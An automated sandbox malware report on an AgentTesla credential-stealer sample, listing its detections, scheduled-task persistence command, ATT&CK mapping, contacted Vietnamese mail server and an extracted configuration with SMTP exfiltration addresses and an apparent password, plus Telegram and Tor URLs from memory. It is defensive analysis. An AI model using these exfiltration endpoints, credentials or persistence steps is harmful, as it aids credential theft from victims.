ID: 358397
Sample Name:
Purchase_Order-Documents.exe
Cookbook: default.jbs
Time: 15:13:18
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Purchase_Order-Documents.exe

Overview


General Information

Sample Name:	Purchase_Order-Documents.exe
Analysis ID:	358397
MD5:	970bce067ae6cd..
SHA1:	75b2a8726790ca..
SHA256:	f828f3f4109c84b…
Tags:	AgentTesla
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- Binary contains a suspicious time st…
- Contains functionality to check if a d…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- Purchase_Order-Documents.exe (PID: 6536 cmdline: 'C:\Users\user\Desktop\Purchase_Order-Documents.exe' MD5: 970BCE067AE6CDCF4CDF30A0A1F87186)
  - schtasks.exe (PID: 6656 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\iplcwcpzEHCt' /XML 'C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Purchase_Order-Documents.exe (PID: 6732 cmdline: C:\Users\user\Desktop\Purchase_Order-Documents.exe MD5: 970BCE067AE6CDCF4CDF30A0A1F87186)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "kehoach@cuulongcorp.com.vnClkehoach9999@mail.cuulongcorp.com.vnkhanhkythuats@davitecco.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.243391572.000000000306 2000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000006.00000002.496530839.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.499561789.000000000323 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.499561789.000000000323 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000001.00000002.243729384.0000000003C8 B000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.Purchase_Order-Documents.exe.3f47870.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.Purchase_Order-Documents.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Purchase_Order-Documents.exe.3f47870.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Purchase_Order-Documents.exe.3e493c0.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Purchase_Order-Documents.exe.3ded5a0.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Binary contains a suspicious time stamp

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 4	NTDS	Security Software Discovery 3 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 1 5	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 5	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase_Order-Documents.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.Purchase_Order-Documents.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
1.2.Purchase_Order-Documents.exe.7e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.cuulongcorp.com.vn	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://vfhLbj.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://fMYs0MG0mK9Y4AIBA2r.org	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://mail.cuulongcorp.com.vn	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.cuulongcorp.com.vn	210.245.86.30	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://vfhLbj.com	Purchase_Order-Documents.exe, 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	Purchase_Order-Documents.exe, 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://fMYs0MG0mK9Y4AIBA2r.org	Purchase_Order-Documents.exe, 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp, Purchase_Order-Documents.exe, 00000006.00000002.501881878.00000000034F8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	Purchase_Order-Documents.exe, 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Purchase_Order-Documents.exe, 00000006.00000002.499561789.0000000003231000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Purchase_Order-Documents.exe, 00000001.00000002.242382284.00000002C31000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/	Purchase_Order-Documents.exe, 00000001.00000002.243729384.00000003C8B000.00000004.00000001.sdmp, Purchase_Order-Documents.exe, 00000006.00000002.496530839.0000000000402000.00000040.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	Purchase_Order-Documents.exe, 00000006.00000002.499561789.00000003231000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Purchase_Order-Documents.exe, 00000001.00000002.243729384.00000003C8B000.00000004.00000001.sdmp, Purchase_Order-Documents.exe, 00000006.00000002.496530839.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Purchase_Order-Documents.exe, 00000001.00000002.243391572.00000003062000.00000004.00000001.sdmp	false		high
http://mail.cuulongcorp.com.vn	Purchase_Order-Documents.exe, 00000006.00000002.501834551.000000034E9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	Purchase_Order-Documents.exe, 00000006.00000002.499561789.00000003231000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.245.86.30	unknown	Viet Nam		18403	FPT-AS-APTheCorporationforFinancingPromotingTechnolo	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358397
Start date:	25.02.2021
Start time:	15:13:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase_Order-Documents.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 23.211.6.115, 40.88.32.150, 104.43.139.144, 184.30.20.56, 51.11.168.160, 52.255.188.83, 104.42.151.234, 52.147.198.201, 51.103.5.186, 51.104.144.132, 92.122.213.194, 92.122.213.247, 8.248.149.254, 67.27.234.126, 67.27.159.126, 67.27.159.254, 67.27.157.126, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:14:12	API Interceptor	762x Sleep call for process: Purchase_Order-Documents.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
210.245.86.30	urgent_quotation_24_02_2021.exe	Get hash	malicious	Browse	
	DES_ Holdings Ltd - products list.exe	Get hash	malicious	Browse	
	PO_PRTH21551-#ST0026.exe	Get hash	malicious	Browse	
	Pidosan Trading - Products List.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Master Group Corporation - Purchase Order.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.cuulongcorp.com.vn	urgent_quotation_24_02_2021.exe	Get hash	malicious	Browse	• 210.245.86.30
	DES_ Holdings Ltd - products list.exe	Get hash	malicious	Browse	• 210.245.86.30
	PO_PRTH21551-#ST0026.exe	Get hash	malicious	Browse	• 210.245.86.30
	Pidosan Trading - Products List.exe	Get hash	malicious	Browse	• 210.245.86.30
	Master Group Corporation - Purchase Order.exe	Get hash	malicious	Browse	• 210.245.86.30

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FPT-AS-APTheCorporationforFinancingPromotingTechnolo	urgent_quotation_24_02_2021.exe	Get hash	malicious	Browse	• 210.245.86.30
	quotation.exe	Get hash	malicious	Browse	• 210.245.8.133
	DES_ Holdings Ltd - products list.exe	Get hash	malicious	Browse	• 210.245.86.30
	UBL e-statement.exe	Get hash	malicious	Browse	• 210.245.90.208
	vJHWQgfJ23.exe	Get hash	malicious	Browse	• 118.69.133.4
	http://bocnemdanang.com/alfacgiapi/olnMao0HGVTkRYOSSKlIa0ON2G3priKh0GZSfwkFqddkyJ9kyDINr80Aps0e/	Get hash	malicious	Browse	• 103.221.220.216
	RFQ 00068643 New Order Shipment to Jebel Ali Port UAE.exe	Get hash	malicious	Browse	• 210.245.8.133
	SKM_C3350191107102300.exe	Get hash	malicious	Browse	• 210.245.8.133
	TvY5gkbW.exe	Get hash	malicious	Browse	• 183.80.182.27
	Payment form-976107909.doc	Get hash	malicious	Browse	• 210.245.90.209
	INVOICE.html	Get hash	malicious	Browse	• 103.221.222.30
	idWMSrWvoE.exe	Get hash	malicious	Browse	• 118.69.11.81
	cK2ClsvtJE.exe	Get hash	malicious	Browse	• 118.69.11.81
	AXZFXiJCj3.exe	Get hash	malicious	Browse	• 118.69.11.81
	lHuFdWpoMA.exe	Get hash	malicious	Browse	• 118.69.11.81
	0j4pavDJBN.exe	Get hash	malicious	Browse	• 118.69.11.81
	0V9GzUGmwu.exe	Get hash	malicious	Browse	• 118.69.11.81
	1Tkig2z6A1.exe	Get hash	malicious	Browse	• 118.69.11.81
	CDItmDQ5cQ.exe	Get hash	malicious	Browse	• 118.69.11.81
	44KBPHzTuK.exe	Get hash	malicious	Browse	• 118.69.11.81

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase_Order-Documents.exe.log

Process:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1400
Entropy (8bit):	5.344635889251176
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEg:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHV
MD5:	CDB0CBEDFEC7CCD7229835F37D89305C
SHA1:	39023F8CFF044D44485DB049CE242383BCB07035
SHA-256:	B1D78A56636298EFB329B368C4D52F2DCCF7F948AF7E7A30D9A8916D532760FE
SHA-512:	35066E4F12E28DA041B4EE5BE8E24B21A1FBF6D3267100EFA4EEC701288F48F5BA4E63A4866D1DEC3E1A8147A060B9E0D4C4D4A2FB49890AA617172AE4BFA764
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase_Order-Documents.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, 